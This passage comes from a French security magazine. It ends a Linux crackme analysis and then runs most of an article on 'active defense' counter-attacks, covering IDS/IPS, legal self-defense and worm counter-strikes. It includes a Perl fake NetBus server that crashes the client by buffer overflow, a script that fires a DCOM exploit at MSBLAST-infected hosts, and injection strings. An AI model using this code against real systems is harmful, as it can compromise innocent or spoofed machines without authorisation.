        mov     edi, esi
        mov     ecx, unstrap-_begin
        shr     ecx, 2
.lewp
        lodsd
        xor     eax, 0x3f5479f1
        stosd
        loop    .lewp
        ret

exit:
        ...
```

Oui mais, comment stocke-t-on le(s) mot(s) de passe ?

Où et comment a-t-on stocké la (les) clé(s) valide(s) ? Pour comprendre cela, nous allons détailler la procédure de CRC :

```
crc:
    jmp     .unalign
    db      0x80, 0xC8, 0x43
.unalign
    xor     eax, eax
    mov     ebx, eax
    mov     ecx, .end-_start
    shr     ecx, 2
    mov     esi, _start
.lewp
    lodsd
    add     ebx, eax
    loop    .lewp
.end                                    ; Fin du pseudo CRC (ebx = X).
    xor     ebx, 0x5508046B
    ret
```

En fait, c'est la valeur `0x5508046B` qui fixe le mot de passe. Voyons de plus près comment obtenir cette valeur en fonction d'un mot de passe que l'on souhaite voir fonctionner.

Une boucle est tout d'abord effectuée (nous l'appellerons « pseudo CRC ») puis le `XOR` est appliqué avec une valeur très particulière.

En fait, le `CRC` s'étend de `_start` à `.end`. Ce calcul est effectué sur cette partie, à un instant `t` postérieur à l'entrée du mot de passe (le *read* a lieu avant le call `crc`) et une fois le message d'invite affiché (donc déchiffré). Pour le calcul de la valeur `0x5508046B`, il faut donc charger le programme en mémoire, déchiffrer l'invite, stocker à sa place le mot de passe voulu (ex : « `b00m` » à l'adresse `0x200296`), puis calculer ce pseudo CRC (noté `X` par la suite). Une fois cette valeur obtenue, la comparaison sera effectuée avec le mot de passe saisi. On ne peut donc effectuer directement la comparaison (car `X` contient déjà le mot de passe) : il faut donc « retirer » le mot de passe de `X` pour obtenir la valeur à mettre dans le code, soit `0x5508046B = X xor b00m`.

On peut se permettre de faire cela UNIQUEMENT parce que le pseudo CRC ne parcourt pas la zone où est stockée l'instruction `XOR ebx, 0x5508046B` (le code est en effet situé après `crc.end`).

En pratique, j'avais remplacé en dur (dans le code ASM) les valeurs précédentes (invite en clair, mot de passe,...) dans une copie destinée au calcul du pseudo CRC pour obtenir la valeur désirée.

Conclusion

J'espère que cette incursion dans le monde des crackmes vous aura intéressés. Nous sommes venus à bout de cet exemple à l'aide d'outils simples (éditeur hexa + disassembleur + compilateur C).

L'étude nous a toutefois été facilitée car le programme a été rédigé en assembleur directement et c'est donc un style assez bref. Cela n'aurait pas du tout été pareil avec un langage plus haut niveau comme du C : il y aurait eu davantage de « pollution » et d'appel de procédures de la `glib` (`printf`...).

Si d'aventure vous souhaitiez m'envoyer des remarques ou corrections, n'hésitez pas à me contacter.

Remerciements

Merci à Tof pour son soutien, Micky pour son sofa, à Belek, May et à Nicolas Brulez.

Références

1. Nisto's linux crackmes et sources : **http://nuxed.org/code/challenges/**
2. Julien Vanegue « *Reverse Engineering* des systèmes ELF/Intel » : **http://www.rennes.supelec.fr/sstic/articles/SSTIC03-Vanegue_Roy-Reverse_Intel_ELF.pdf**
3. +Fravia : **http://www.fravia.com/others.htm**
4. Muppetlabs : **http://www.muppetlabs.com/~breadbox/**

« Active Defense »

Ces dernières années, de nombreux chercheurs, privés ou non, ont travaillé sur de nouveaux systèmes de protections dynamiques voire agressives. Pour regrouper ces systèmes de défense encore innovants, on parle désormais du concept d'Active Defense. L'objectif consiste à répondre de manière active à des agressions. Derrière ces concepts, on retrouve en particulier les notions de contre-attaque ; par exemple, est-il possible techniquement de prendre le contrôle des ressources de l'attaquant ? Cet article propose une réflexion non exhaustive sur ces idées encore jeunes sur le plan technique et dont la finalité peut poser certains problèmes juridiques.

Contexte

Pourquoi diantre réfléchir à des systèmes de protection dynamique ? Si l'on regarde un peu le cycle de vie de la sécurité d'un système d'information, on retrouve les classiques briques suivantes : définition d'une politique de sécurité, mise en place des protections, exploitation de la sécurité (audits, surveillance, mise à jour), etc. En général, la clé d'une très bonne sécurité se trouve aux frontières d'une synergie efficace entre les milieux opérationnels (réalité technique, tactique), organisationnels (réalité humaine, planification stratégique) et décisionnels (réalité juridique, financière).

Dans ce quotidien qui, en général, marche plus ou moins bien, il est intéressant de regarder la part des éléments de sécurité autonomes améliorant la sécurité de manière statique ou dynamique. Les entités classiques comme le pare-feu, l'outil de détection d'intrusion, le proxy, le serveur d'authentification, les permissions d'accès associées à des ressources, et les autres moyens de sécurité usuels, gèrent quelques éléments de sécurité de manière dynamique, mais ne sont en soi que des éléments de sécurité statiques (règles d'actions locales). En effet, leur objectif n'est pas, en général, de modifier de manière dynamique l'environnement dans lequel évolue l'attaquant suite à une analyse de son activité. En revanche, ces outils ont une mission très claire : améliorer le blindage d'un système d'information.

Au-delà de ces techniques de sécurité relativement statiques, certains auront déjà vu des prolongements intelligents permettant non pas de blinder mais de réagir de manière dynamique. Par exemple, dans MISC3 dédié à la détection d'intrusions, on parlait de « *Response-Box* », systèmes capables de répondre à une détection. Dans cet article, nous allons justement focaliser sur les systèmes de réponses actives pour contrer un agresseur, notamment ceux qui ont pour objectif non pas uniquement d'améliorer le blindage, mais plutôt de contrer le système d'attaque de l'attaquant. En cela, on parlera d'Active Defense.


Du classique blindage vers une forme offensive de réaction

Malgré l'utilisation de nombreuses technologies de sécurité, les attaquants trouvent parfois un chemin pour pénétrer des réseaux informatiques, de l'intérieur comme de l'extérieur (stagiaires, sous-traitants, employés, pirates, vers informatiques, cyber-espions, cyber-terroristes). Suite à une intrusion, les victimes ont parfois un sentiment de haine ou un besoin de vengeance et l'envie d'attaquer un agresseur pourrait pousser à commettre un acte a priori illégal.

Pour autant, il faut voir que cette question anime de nombreux débats politiques et techniques (lire [MULLEN]). On citera par exemple volontiers le débat au Sénat des USA, où le sénateur de l'UTAH, Orrin Hatch, s'annonça comme favorable à la contre-attaque concernant la protection des systèmes d'informations. Selon lui, si on peut trouver des moyens permettant d'éviter de détruire les machines des agresseurs, c'est l'idéal, mais si le seul moyen de protection est la destruction de l'adversaire, alors il prend position favorablement pour cette action. Il est important de noter que cette discussion couvrait aussi la violation des lois sur le copyright (!).

Ce rapide schéma exprime par exemple la volonté d'une part de détecter l'arrivée de flux hostiles venant d'une source (action) et d'autre part le désir de pouvoir réagir à ces stimuli en guise de réaction (depuis la machine attaquée ou depuis un système tiers en charge de contre-attaquer).

Figure 1



Détecter pour réagir

Sans commencer directement par étudier la contre-attaque, où une offensive est utilisée pour réagir à une agression, les systèmes de contre-mesure ont d'abord historiquement offert une forme

Laurent OUDOT,
Ingénieur Chercheur au Commissariat à l'Energie Atomique (CEA/DIF).

de réaction, sorte de défense active. L'objectif consiste ici à détecter puis à réagir. Bien évidemment, le problème du délai temporel entre une détection et la réaction associée peut parfois être gênant.

Ces systèmes de défense sont utilisés essentiellement autour des NIDS (*Network based Intrusion Detection Systems*). En effet, ces derniers sont capables de comprendre les trames réseau et de détecter des comportements anormaux ou des agressions. En général, ils transmettent alors une alerte spécifiant ce qui a été découvert (source, destination, type d'attaque). Après interprétation de cette alerte, un système de contre-mesure peut alors prendre une décision et modifier l'environnement pour gêner ou contrer un attaquant.

Par exemple, pour une attaque portée par un flux TCP, le NIDS via son module de contre-mesure pourra décider d'injecter des paquets TCP de type Reset (*flag RST*) afin de couper la session réseau utilisée par le pirate. Certains NIDS proposent de renvoyer les paquets RST à la source, à la destination, ou aux deux. Dans le cadre de flux UDP, il est parfois possible d'utiliser l'injection de paquets d'erreurs ICMP (*Host unreachable*...) afin de couper le dialogue entre une source et une destination.

Lorsque les NIDS proposèrent ces techniques, certains pensaient détenir un moyen de réaction parfait (car très novateur ?). Hélas, la modification de l'environnement extérieur au NIDS a quelques inconvénients. Un pirate habile pourra dans un premier temps se rendre compte de la protection installée. Lors de l'injection d'un RST, bien que source et destination soient usurpées correctement, ainsi que le TTL, d'autres informations sont parfois mal gérées. De plus, si le pirate reçoit de tels paquets, cela lui donnera directement un doute. Et même si les paquets de contre-mesure sont seulement envoyés à la victime pour lui demander de couper la session, le pirate verra que l'environnement aura été modifié, perdant ses sessions à chaque attaque et ceci de façon non naturelle.

Par ailleurs, il existe bien d'autres problèmes qui ne sont pas liés à la furtivité du NIDS mais à son manque d'efficacité pour la contre-mesure. Certaines attaques nécessitent un seul paquet (voir le ver SQL-Worm de janvier 2003) et on comprend donc qu'il peut être inefficace de détecter pour agir ensuite.

Détecter et prévenir

Lorsque ces réflexions sur les NIDS arrivèrent à maturité, certains concepteurs proposèrent de nouveaux systèmes de protection. Puisqu'il apparaît relativement malvenu de détecter pour réagir ensuite, pourquoi ne pas détecter et prévenir ? Le concept était simple : on arrive à l'ère où l'on peut détecter une agression, il faut donc proposer d'interdire réellement ce qui semble malveillant. C'est ainsi que les IDS donnèrent naissance à une nouvelle gamme de produits/outils : les IPS ou « Intrusion Prevention Systems » ayant pour but de prévenir des attaques détectées. En général, dans le cadre d'activités réseau, les IPS sont une sorte de combinaison des capacités de pare-feu et de NIDS. Ces équipements sont mis en coupure réseau et ont pour objectif de lire le trafic entrant, mais avant de le transmettre, certaines règles type NIDS sont appliquées. C'est ainsi qu'il devient possible de bloquer un paquet UDP ayant la tête d'un ver SQL Worm grâce à une simple règle de filtrage. Un des outils assez connu dans ce domaine est *snort-inline*, modification simple de snort, qui avait été décrit dans MISC8 : au lieu de demander à snort de lire les paquets puis d'alerter si une agression est découverte, on fait en sorte que la réponse de snort autorise, modifie ou interdise le paquet étudié.

Mais alors que certains pensaient proposer la réponse aux attaques avec les IPS, ce mélange des fonctionnalités type IDS et pare-feu a atteint rapidement certaines limites. Tout d'abord, un tel IPS est un point de passage réseau obligatoire. Quand le groupe Gartner annonça en 2003 que les IDS étaient morts, il se basait notamment sur le fait qu'il était trop difficile voire impossible de mener de la détection d'intrusion (trop complexe) sur les réseaux actuels (trop de débit, etc.). Si un IDS (détection) souffre de problèmes de performances, imaginez ce qu'un IPS (détection + prévention) va endurer et l'impact sur le trafic (risque de déni de service évident et simple). Par ailleurs, les classiques problèmes des IDS, à savoir un certain manque de robustesse par rapport aux évasions et des règles de détection souvent mal écrites et faciles à éviter, rendent évidemment les IPS sensibles aux mêmes soucis techniques. De plus, des risques existent avec tout ce qui touche à l'usurpation d'adresses réseau (*IP Spoofing* réalisé par le pirate, avec utilisation d'une IP sensée être amicale et faisant partie d'une liste de machines de semi-confiance). D'autres problèmes existent et nous ne rentrerons pas dans les détails dans cet article.

Vers une réaction exogène

Quelle autre possibilité technique peut-on envisager pour lutter contre une agression que l'on détecte ? Il y a près de deux ans, certains commençaient à travailler sur des architectures qui lanceraient automatiquement la mise en place de protection, l'installation de correctifs de sécurité et autres actions de blindage, pour répondre à une détection positive d'intrusion. Évidemment, ces idées originales sont moins fiables que la gestion des correctifs au quotidien, et depuis, moult outils et papiers sérieux contribuent au monde du *patch management*.

Après avoir fait le tour des réactions endogènes, des idées originales furent proposées, permettant de passer techniquement d'une gestion en interne vers une gestion liée à l'extérieur du parc victime. Ainsi, certains ont commencé à proposer des systèmes de défense ayant la possibilité non pas de bloquer ou freiner un attaquant, mais plutôt de contrecarrer les moyens techniques utilisés par ce dernier. On a ainsi vu se profiler à l'horizon des concepts de réactions exogènes comme la contre-attaque (*counter-strike*), etc.

Les techniques de blocage de trafic, réduction de la vitesse de trafic, renvoi automatique de flux malveillants vers un leurre, et autres tentatives orientées contre-mesure, se limitaient ainsi à une forme de réaction endogène, restreinte à l'environnement local. Mais comme certains experts techniques annonçaient la possibilité de créer des serveurs malveillants (attaquant les clients), l'idée d'utiliser ces techniques dans un but de défense amena au concept de systèmes de contre-attaque, afin de rendre inopérant un système d'attaque, ou de le détruire ou encore d'en prendre le contrôle. On peut déjà imaginer un futur avec des produits commerciaux qui vanteront certains mérites : « aspirez le disque dur des pirates informatiques qui essaient de vous pénétrer et découvrez les objectifs de vos ennemis… ».

Bien que certaines actions soient possibles techniquement, nous donnerons quelques exemples mais il ne faudra toutefois pas oublier que ça n'est pas toujours facile/possible, et surtout qu'il semble exister une grande problématique juridique à ce sujet.

Self-défense

Comment peut-on légalement justifier une attaque en retour vers un attaquant et éviter les nombreux risques techniques associés ? Pendant que certains réfléchissaient à l'utilité de ces techniques de défense, au cadre technique nécessaire, aux moyens à créer pour arriver à ces possibilités, ainsi qu'au marché potentiel derrière ces concepts, on a pu voir de nombreuses réflexions juridiques fleurir dans certaines revues et sur Internet (lire [KARNOW] et [NEWSC]). En effet, de manière générale, quand on parle de contre-attaque ou de réaction à une agression, on fait souvent référence à l'idée de « self-defense ».

Avant d'aller plus loin, nous noterons en particulier qu'il semble compliqué de vouloir aborder ce problème dans sa globalité, les lois étant différentes dans chaque pays, et le manque d'expérience concrète dans ce domaine le rendant propice aux erreurs d'interprétations. De plus, n'étant pas un expert juridique, je compte plutôt aborder les questions clés et proposer les réflexions communes et générales autour du self-defense informatique, notamment tel qu'il est perçu dans le seul pays réellement actif sur le sujet, à savoir les USA.

En général, lorsque l'on parle de self-defense, on ne parle pas de matériel informatique mais d'agression physique. Mais il se trouve que par extension, l'éthique associée au self-defense permet d'inclure aussi la protection de la propriété. Ainsi, les doctrines de ce domaine peuvent être étudiées au niveau des ordinateurs et de l'informatique. Mais certains critères doivent être respectés pour avoir le droit de faire un recours à la force et ainsi se protéger.

Déjà, il faut que la contre-mesure utilisée soit dirigée contre la personne créant la menace envers les intérêts de la victime. Si vous voyez que votre site Web a été défacé par un groupe de pirates d'un certain pays, vous n'aurez pas pour autant le droit de lancer aveuglément des attaques vers les sites des pirates présents dans ces pays, ou bien vous risqueriez de toucher d'innocentes victimes.

De plus, le comportement source de menace pour la victime doit être moralement répréhensible. On ne piratera probablement pas ainsi une machine distante tout simplement parce qu'elle envoie un paquet mal formé et attrapé par l'IDS comme une tentative de scan ou autre.

Ensuite, il faut que la force utilisée en retour soit proportionnelle aux intérêts menacés. Imaginez une personne assassinant un voleur à la tire pour se venger d'un vol de GSM après une course poursuite : c'est évidemment trop violent. Donc de la même manière, la destruction du réseau d'une entreprise distante qui aurait essayé un `../../../winnt/system32/cmd.exe` sur votre serveur Web Apache, pourrait paraître forcément trop violente. Cette notion de proportionnalité est d'ailleurs assez complexe à gérer. Personne n'a envie d'être le premier poursuivi au niveau juridique pour essuyer les débats d'experts techniques (quelle est la puissance de tel ou tel moyen afin d'établir une sorte d'échelle…).

Enfin, la nécessité de faire appel à la force devra être prouvée dans le cadre du self-defense. Il semble évident que l'on parle ainsi de menaces imminentes et non de menaces potentielles (que l'on peut éviter avec d'autres méthodes). En général, la victime doit plutôt essayer d'éviter le combat et si la fuite est possible, il vaut mieux choisir cette solution. Peut-on justifier de ne pas déconnecter (sorte de fuite) un serveur attaqué par un pirate ? On peut imaginer qu'un serveur en production ainsi déconnecté perdrait sa valeur et que cette méthode ne permet pas de se protéger convenablement (un DOS étant généré). Par ailleurs, lorsqu'elle ne peut fuir, la victime doit choisir la méthode la moins agressive pour agir contre cette menace imminente.

Au-delà des notions de self-defense, certains voient la contre-attaque comme un moyen de mener des actions de représailles envers un attaquant. Il faut voir qu'en général, si quelqu'un casse le pare-brise de votre voiture et s'échappe en courant, vous n'aurez pas pour autant le droit de retrouver sa voiture et de mener la même action négative (même si la vôtre est une Z4). En tout cas, il ne s'agit plus de self-defense mais de représailles, et ce sera difficile à justifier au niveau juridique.

Néanmoins, puisque ce chapitre abordait essentiellement les aspects législation, notons que tout ce qui touche à la guerre informatique n'est pas reconnu officiellement par les conventions de Genève et de la Hague, ce qui rend la notion de représailles informatiques assez difficile à placer dans un contexte juridique.

L'empire contre attaque

Au-delà des affaires de droit sur lesquelles planent certaines zones d'ombre, voici désormais quelques aspects techniques. Comment peut-on répondre activement à une agression dans le but d'améliorer la sécurité d'un système d'information ?

De manière générale, en laissant de côté la contre-attaque quelques instants, de nombreux articles de MISC expliquent déjà les différentes phases d'une attaque. Ce qui en ressort, c'est que la connaissance de la structure d'un ennemi semble souvent essentielle pour calibrer l'agression à lancer. Dans le domaine de la contre-attaque, cette phase semble aussi déterminante. Imaginez que quelqu'un vous agresse avec une version non mise à jour de l'outil Internet Explorer (par exemple en essayant de remplir malicieusement des champs d'inscription sur votre site Web). Vous détectez un login contenant les chaînes `OR 1=1`. La version du client est en général envoyée dans les requêtes http

(champ *User-Agent*). Parfois, on pourra alors répondre en abusant d'une vulnérabilité non patchée de ce navigateur, il suffit que votre serveur puisse envoyer une page HTML contenant tous les éléments nécessaires pour prendre le contrôle du client distant (tuer le processus `IEXPLORE.EXE`...).

Quels moyens sont donc envisagés techniquement sur une architecture ayant pour but de lancer des contre-attaques ? Plus vous aurez la possibilité d'avoir de l'information sur l'agresseur, plus il sera facile de réagir. Les NIDS et HIDS, les logs applicatifs et systèmes, vous seront d'une grande utilité. En effet, la plupart des protocoles actuels supportent l'envoi de la version d'un client, ce qui vous permet de mener des hypothèses puissantes (application, système d'exploitation, architecture physique). La corrélation de traces provenant de différents outils peut s'avérer nécessaire (par exemple, pour un flux HTTPS, on utilisera du *Passive OS fingerprint* pour découvrir le système source, et des traces applicatives pour connaître le client exact).

Pendant cette première phase d'identification, tout ce qui peut permettre d'éviter le *spoofing* doit être mis en œuvre. Comment par exemple être certain de l'adresse IP d'un attaquant ? Hélas cela demeure compliqué. Faire confiance à des flux UDP semble dangereux à première vue, en tout cas plus que pour TCP, qui impose des acquittements de paquets gênant les attaques contre des systèmes avec des piles TCP trop récentes.

En général, de nos jours, rares sont les cas d'intrusions réelles utilisant du spoofing et du TCP sur Internet, donc on peut avoir un premier indice de confiance sur de tels flux, mais en restant relativement vigilant. Il est évident qu'un agresseur qui utilise des techniques fondées sur des réflecteurs risque de tromper le défenseur qui mènera une contre-attaque vers un innocent. Il faut donc comprendre techniquement l'attaque détectée et établir une forme d'indice de confiance sur la source avant de prendre une décision.


Ensuite, après avoir déterminé la source de l'agression, le type d'agresseurs, les outils et méthodes utilisées, on aborde une deuxième phase, sorte de pré-engagement à la contre-attaque. Cette phase est déterminée par la posture que vous désirez prendre. Prenons les deux cas extrêmes possibles. Une posture très agressive aura pour tendance de contre-attaquer à tout va de manière aveugle, afin de minimiser les risques d'intrusions réussies. Une posture défensive pacifiste définira un certain nombre de machines amies (partenaires, machines internes, machines importantes) et un certain nombre d'actions à entreprendre en fonction de la violence de l'agression.

Pour donner un parallèle empreint de réalisme, notez que ces mécanismes existent déjà dans le milieu nucléaire militaire : suivant les différentes phases de la guerre froide (tensions, crises ouvertes), les USA et l'URSS adoptaient des postures plus ou moins agressive (accompagnées de menaces lancées au niveau médiatique). Dans le cadre de l'informatique, des attaques extrêmement destructrices peuvent réduire à néant un réseau mal protégé en seulement quelques minutes, et on imagine mal un curseur de décision piloté par un humain décidant oui ou non de l'opportunité de contre-attaquer. De plus, suivant le type d'agresseur, la contre-attaque peut parfois être lancée pendant une phase spécifique d'un protocole, ce qui limite le temps de décision.

PEARL

Le spécialiste du périphérique informatique

www.pearl.fr



www.pearl.fr

Plus de 5000 références parmi lesquelles un grand choix de cartouches compatibles

fevad

Demandez gratuitement votre Catalogue 148 pages

Tél. 03 88 58 02 02
Fax 03 88 58 02 07

3615 Pearl (0,34 €/mn) • www.pearl.fr
PEARL Diffusion 6, rue de la Scheer - Z.I. Nord
B.P. 121 - 67603 SELESTAT Cedex

0,12 €/mn
N° Indigo 0 820 822 823

On peut donc penser qu'un système expert connaissant les forces en présences, les zones à protéger, les moyens possibles d'action et de réaction, etc., pourra s'avérer utile pour contre-attaquer.

Enfin, après la reconnaissance puis la préparation d'une réponse, la phase de contre-attaque technique elle-même pourra commencer.

Contre-attaque de clients

Quand on parle de clients/serveur, combien de clients informatiques ont connu des problèmes de sécurité (vulnérabilité) ? On pourrait citer les clients Web (IE, Netscape), les clients SSH (Putty, OpenSSH), les clients de messagerie (Outlook), les clients IRC, les librairies de résolution de noms, etc. S'il existe une vulnérabilité présente dans un outil de ce type, utilisé lors d'une attaque contre votre réseau, cela signifie qu'il existe peut-être un chemin technique pour prendre le contrôle de l'attaquant, ou au moins de le rendre inactif (*crash* du client). C'est forcément quelque chose de très intéressant pour la contre-attaque.

En revanche, il faut voir que certains clients fonctionnent plutôt sur le modèle « question-réponse » (comme un client Web), mais ce sont eux qui décident quand initier la question. Cela signifie que vous ne pourrez lancer une contre-attaque de manière asynchrone. Seule une réaction synchrone et intervenant au bon moment avec la réponse à renvoyer, peut aboutir au but recherché.

A l'inverse, certains clients (comme la messagerie) sont en « mode écoute » et vous pouvez parfois lancer des actions de manière asynchrone (comme un mail contenant un virus aussi sophistiqué que celui que la personne vous a envoyé, si tant est qu'il s'agit bien de cette personne et que vous en ayez le droit d'un point de vue légal). De plus, il n'est pas toujours facile de déterminer la version exacte du système d'exploitation ou de l'application cliente distante, et certaines hypothèses peuvent se révéler erronées, faisant échouer la contre-attaque. De la même manière qu'une part de chance peut exister pour une attaque, on retrouvera ce facteur pour la contre-attaque.


Certains clients plus spécifiques, qui agacent parfois les administrateurs, sont les clients de chevaux de Troie (*trojans*). Combien de pirates en herbe de bas niveau envoient des mails contenant des trojans à leurs cibles, puis essaient de se connecter avec leur client de trojan préféré vers les IP de l'entreprise cible ? Mais que se passerait-il s'il existait des vulnérabilités dans ces clients ? On pourrait stopper ou limiter ces agresseurs voire mener d'autres actions comme la récupération de leur nom, leur mail... De manière générale, certains pirates relativement pressés par le nombre de machines à pirater (pour une location future à des *spammers* ou autres) utilisent le même trojan et/ou le même mot de passe pour les différentes machines piratées. On peut donc imaginer des cas où remonter une chaîne de machines contaminées semble possible. En arrivant sur une machine A, on obtient l'IP de la machine B, source cliente abusant de A, probablement contaminée par le même trojan, et on peut donc essayer de rebondir vers B avec le client du trojan et le même mot de passe, etc.

Voici un exemple de code cassant un client du cheval de Troie *NetBus* à distance. Il suffit de *binder* ce pseudo-serveur sur le port TCP 12345 de l'interface IP attendant d'être attaquée. On peut utiliser à cet effet des outils comme *netcat*, *socat*, *inetd*, ou encore *honeyd*.

```
#!/usr/bin/perl
$banner = "NetBus 1.6\r"
syswrite STDOUT, $banner;
my $byte;
while (sysread(STDIN, $byte, 100) >= 0)
{
 if($byte =~ m/^GetInfo\r$/)
  {
   $ans= "Info;Program Path: C:\\Documents and Settings\\Administrateur\\Patch.
exe"
            . "A" x 100000
            . "|Restart persistent: Yes|Login ID: Administrateur"
            . "|Clients connected to this host: 1\r";
  syswrite STDOUT, $ans;
 }
}
```


L'effet est radical. Après s'être positivement connecté à ce simple leurre informatique simulant un serveur NetBus classique, on suppose par exemple que le client clique sur le bouton « *Get info* ».

Figure 2



On constate que le client NetBus, en plus de consommer 100% du CPU pendant un moment, se retrouve dans un état indescriptible proche de la mort.

Figure 3



L'arroseur arrosé

Il existerait certaines preuves de concepts qui montreraient que l'on peut abuser d'un exploit. En effet, la plupart des gens qui utilisent des exploits ne vérifient pas la robustesse de ces

derniers. Mais ils peuvent eux aussi contenir des vulnérabilités comme des *buffer overflows*, des *strings formats*, etc. D'ailleurs, il est intéressant de voir que les plates-formes d'audit et de test d'intrusion comme *Nessus* et *Core Impact* par exemple, sont écrites dans du code spécifique et a priori robuste (*NASL, Python*) afin d'éviter qu'une personne ne crée un serveur malveillant capable d'abuser d'une faille à distance.

Il existe des entités informatiques défrayant souvent la chronique et abusant automatiquement de vulnérabilités à distance : les vers. Une question intéressante est la possibilité de contre-attaquer des machines infectées et essayant de se propager sur un réseau. Une théorie assez simple existe à cet effet. On appellera B la machine saine victime d'une attaque d'un ver W (*worm*) venant de A.

On a ainsi le synoptique suivant :

- A attaque B avec W ;
- donc A est probablement infectée par W ;
- donc A est ou était vulnérable à l'attaque utilisée par W ;
- donc A est peut-être encore vulnérable à cette attaque (sauf si le système est instable ou encore patché ou protégé par une action intelligente de W) ;
- donc B peut essayer de contre-attaquer A avec la même attaque ;
- si B arrive à prendre la main avec cette attaque, B a le contrôle de A ;
- B peut nettoyer A pour supprimer W, puis patcher A, blinder A ou plus si affinités.

Évidemment, certains trouveront ces concepts assez théoriques, mais ils ont pourtant été éprouvés avec des exemples techniques. On citera un exemple permettant de se débarrasser d'un ver *MSBLAST* grâce à un *pot de miel* (voir [BHASIA03, INFOCUS, BHSEAT03]).

Quelle valeur réelle attribuer à ces exemples techniques ? Un groupe de travail assez sérieux et piloté par l'expert en la matière, David Dittrich, s'appelle « *Active Defenses for Cyber Attack* » [IDDAD]. Il est appuyé financièrement par Cisco (*Systems Critical Infrastructure Assurance Group*) et a fait voter 76 administrateurs systèmes sur ces sujets. Concernant le code fourni à [BHASIA] et [INFOCUS] pour combattre MSBLAST avec *Honeyd*, 41% étaient plutôt favorables, 26% non favorables, et 33% avec un avis partagé ou sans réponse. Ce code avait pour but d'être utilisé de manière à ne viser que des machines sous contrôle légal du contre-attaquant. On ne pirate pas des machines distantes d'une autre entreprise par exemple.


Concernant ce dernier cas (débordement), le vote montre d'ailleurs que 57% sont plutôt contre une altération d'un système distant ne leur appartenant pas, 19% n'arrivent pas à se décider, et 24% sont plutôt pour.

Afin de donner une illustration technique, le code suivant combiné avec Honeyd en pleine période de crise MSBLAST, permettait de contre-attaquer et de nettoyer automatiquement toute machine Windows XP Pro attaquant le *honeypot* via le ver.

```
#!/bin/sh
# lance l'exploit DCOM contre une machine interne infectée
# puis exécute des commandes pour nettoyer la victime
/usr/local/bin/evil_exploit_dcom -d $1 -t 1 -l 4445 << EOF
 taskkill /f /im msblast.exe /t
 del /f %SystemRoot%\System32\msblast.exe
 echo Windows Registry Editor Version 5.00 > c:\cleaner_msblast.reg
 echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
   >> c:\cleaner_msblast.reg
 echo "windows auto update" = "REM msblast" >> c:\cleaner_msblast.reg
 regedit /s c:\cleaner_msblast.reg
 del /f c:\cleaner_msblast.reg
 shutdown -r -f -t 0
 exit
EOF
```

L'objectif est bien de répondre automatiquement à chaque attaque provenant d'un ver informatique afin de recouvrer un état normal sur un réseau agressé.

Figure 4



Leurres informatiques

